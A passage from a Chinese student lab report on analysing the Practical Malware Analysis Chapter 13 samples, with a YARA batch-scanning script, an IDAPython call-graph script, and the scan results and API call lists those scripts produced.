
```

D:\study\大三\恶意代码分析与防治技术\Practical Malware Analysis Labs\BinaryCollection>yara64 -r rule_ex13.yar Chapter_13L
lab13_2 Chapter_13L\Lab13-02.exe
lab13_1 Chapter_13L\Lab13-01.exe
lab13_3 Chapter_13L\Lab13-03.exe
D:\study\大三\恶意代码分析与防治技术\Practical Malware Analysis Labs\BinaryCollection>

```

接下来对运行 `Scan.py` 获得的sample进行扫描。

sample文件夹大小为34.4GB，含有20856个可执行文件：



我们编写一个yara扫描脚本 `yara_unittest.py` 来完成扫描：

```
1 import os
2 import yara
3 import datetime
4
5 # 定义YARA规则文件路径
6 rule_file = './rule_ex13.yar'
7
8 # 定义要扫描的文件夹路径
9 folder_path = './sample/'
10
11 # 加载YARA规则
12 try:
13     rules = yara.compile(rule_file)
14 except yara.SyntaxError as e:
15     print(f"YARA规则语法错误: {e}")
16     exit(1)
17
18 # 获取当前时间
19 start_time = datetime.datetime.now()
20
21 # 扫描文件夹内的所有文件
22 scan_results = []
23
24 for root, dirs, files in os.walk(folder_path):
25     for file in files:
26         file_path = os.path.join(root, file)
27         try:
28             matches = rules.match(file_path)
29             if matches:
```



```

30         scan_results.append({'file_path': file_path, 'matches':
[str(match) for match in matches]})
31     except Exception as e:
32         print(f"扫描文件时出现错误: {file_path} - {str(e)}")
33
34 # 计算扫描时间
35 end_time = datetime.datetime.now()
36 scan_time = (end_time - start_time).seconds
37
38 # 将扫描结果写入文件
39 output_file = './scan_results.txt'
40
41 with open(output_file, 'w') as f:
42     f.write(f"扫描开始时间: {start_time.strftime('%Y-%m-%d %H:%M:%S')}\n")
43     f.write(f"扫描耗时: {scan_time}s\n")
44     f.write("扫描结果:\n")
45     for result in scan_results:
46         f.write(f"文件路径: {result['file_path']}\n")
47         f.write(f"匹配规则: {' , '.join(result['matches'])}\n")
48         f.write('\n')
49
50 print(f"扫描完成, 耗时{scan_time}秒, 结果已保存到 {output_file}")

```

运行得到扫描结果文件如下:

```

1 扫描开始时间: 2023-12-14 15:47:06
2 扫描耗时: 110s
3 扫描结果:
4 文件路径: ./sample/Lab13-01.exe
5 匹配规则: lab13_1
6
7 文件路径: ./sample/Lab13-02.exe
8 匹配规则: lab13_2
9
10 文件路径: ./sample/Lab13-03.exe
11 匹配规则: lab13_3

```

将几个实验样本扫描了出来, 共耗时 110秒。

### 3.5 IDA Python脚本编写

我们可以编写如下Python脚本来辅助分析:

```

1 import idaapi
2 import idautils
3 import idc
4

```

```

5 # 获得所有已知API的集合
6 def get_known_apis():
7     known_apis = set()
8     def imp_cb(ea, name, ord):
9         if name:
10             known_apis.add(name)
11             return True
12     for i in range(ida_nalt.get_import_module_qty()):
13         ida_nalt.enum_import_names(i, imp_cb)
14     return known_apis
15
16 known_apis = get_known_apis()
17
18 def get_called_functions(start_ea, end_ea, known_apis):
19     called_functions = set()
20     for head in idautils.Heads(start_ea, end_ea):
21         if idc.is_code(idc.get_full_flags(head)):
22             insn = idautils.DecodeInstruction(head)
23             if insn:
24                 # 检查是否为 call 指令或间接调用
25                 if insn.get_canon_mnem() == "call" or (insn.Op1.type ==
26 idaapi.o_reg and insn.Op2.type == idaapi.o_phrase):
27                     func_addr = insn.Op1.addr if insn.Op1.type !=
28 idaapi.o_void else insn.Op2.addr
29                     if func_addr != idaapi.BADADDR:
30                         func_name = idc.get_name(func_addr,
31 ida_name.GN_VISIBLE)
32                         if not func_name: # 对于未命名的函数, 使用地址
33                             func_name = "sub_{:X}".format(func_addr)
34                         called_functions.add(func_name)
35     return called_functions
36
37 def main(name, known_apis):
38     main_addr = idc.get_name_ea_simple(name)
39     if main_addr == idaapi.BADADDR:
40         print("找不到 '{}' 函数。".format(name))
41         return
42     main_end_addr = idc.find_func_end(main_addr)
43     main_called_functions = get_called_functions(main_addr, main_end_addr,
44 known_apis)
45     print("被 '{}' 调用的函数:".format(name))
46     for func_name in main_called_functions:
47         print(func_name)
48         if func_name in known_apis:
49             continue
50         func_ea = idc.get_name_ea_simple(func_name)

```

```

47         if func_ea == idaapi.BADADDR:
48             continue
49         if 'sub' not in func_name:
50             continue
51         func_end_addr = idc.find_func_end(func_ea)
52         called_by_func = get_called_functions(func_ea, func_end_addr,
known_apis)
53         print("\t被 {} 调用的函数/APIs: ".format(func_name))
54         for sub_func_name in called_by_func:
55             print("\t\t{}".format(sub_func_name))
56
57 if __name__ == "__main__":
58     names = ['_main', '_WinMain@16', '_DllMain@12']
59     for name in names:
60         main(name, known_apis)

```

该 IDAPython 脚本的功能是自动化地遍历特定函数的指令，识别所有直接的函数调用，并排除那些属于已知标准库或系统调用的函数。它输出每个分析的函数所调用的函数列表，并对那些不在已知 API 列表中的函数递归地执行相同的操作，从而构建出一个函数调用图。

对恶意代码分别运行上述 [IDA Python](#) 脚本，结果如下：

- Lab13-01.exe

```

1  被 '_main' 调用的函数:
2  sub_4011C9
3      被 sub_4011C9 调用的函数/APIs:
4          _sprintf
5          gethostname
6          sub_4010B1
7          InternetReadFile
8          InternetOpenA
9          InternetCloseHandle
10         InternetOpenUrlA
11         _strncpy
12 WSASStartup
13 WSACleanup
14 sub_401300
15     被 sub_401300 调用的函数/APIs:
16         _printf
17         SizeofResource
18         GlobalAlloc
19         LockResource
20         FindResourceA
21         LoadResource
22         GetModuleHandleA
23         sub_0

```

```
24         sub_401190
25     Sleep
26     找不到 '_WinMain@16' 函数。
27     找不到 '_DllMain@12' 函数。
```

- Lab13-02.exe

```
1     被 '_main' 调用的函数:
2     sub_401851
3         被 sub_401851 调用的函数/APIs:
4             GlobalFree
5             GetTickCount
6             sub_401070
7             _sprintf
8             sub_40181F
9             GlobalUnlock
10            sub_401000
11    Sleep
12    找不到 '_WinMain@16' 函数。
13    找不到 '_DllMain@12' 函数。
```

- Lab13-03.exe

```
1     被 '_main' 调用的函数:
2     sub_0
3     WSASStartup
4     gethostbyname
5     connect
6     sub_401AC2
7         被 sub_401AC2 调用的函数/APIs:
8             ??0exception@@QAE@ABQBD@Z
9             _memcpy
10            __CxxThrowException@8
11            sub_0
12    sub_4015B7
13        被 sub_4015B7 调用的函数/APIs:
14            _memset
15            WaitForSingleObject
16            CreateProcessA
17            CreatePipe
18            CloseHandle
19            GetCurrentProcess
20            GetStdHandle
21            CreateThread
22            sub_401256
23            DuplicateHandle
24    htons
```

```
25 | WSASocketA  
26 | 找不到 '_WinMain@16' 函数。  
27 | 找不到 '_DllMain@12' 函数。
```

据此可以看出调用关系。

## 4 实验结论及心得体会

在完成恶意软件分析的实验过程中，我获得了不少珍贵的经验。通过这次实验，我深刻体会到恶意软件分析并非一项简单的任务。它不仅考验了我的技术知识，更锻炼了我的耐心和解决问题的能力。

我也学习到了如何使用各种工具来辅助分析，例如IDA Pro的搜索功能、反编译视图和图形视图等。通过这些工具，我能更有效地定位关键代码和数据结构。特别是在理解复杂的加密函数时，这些工具证明是无价之宝。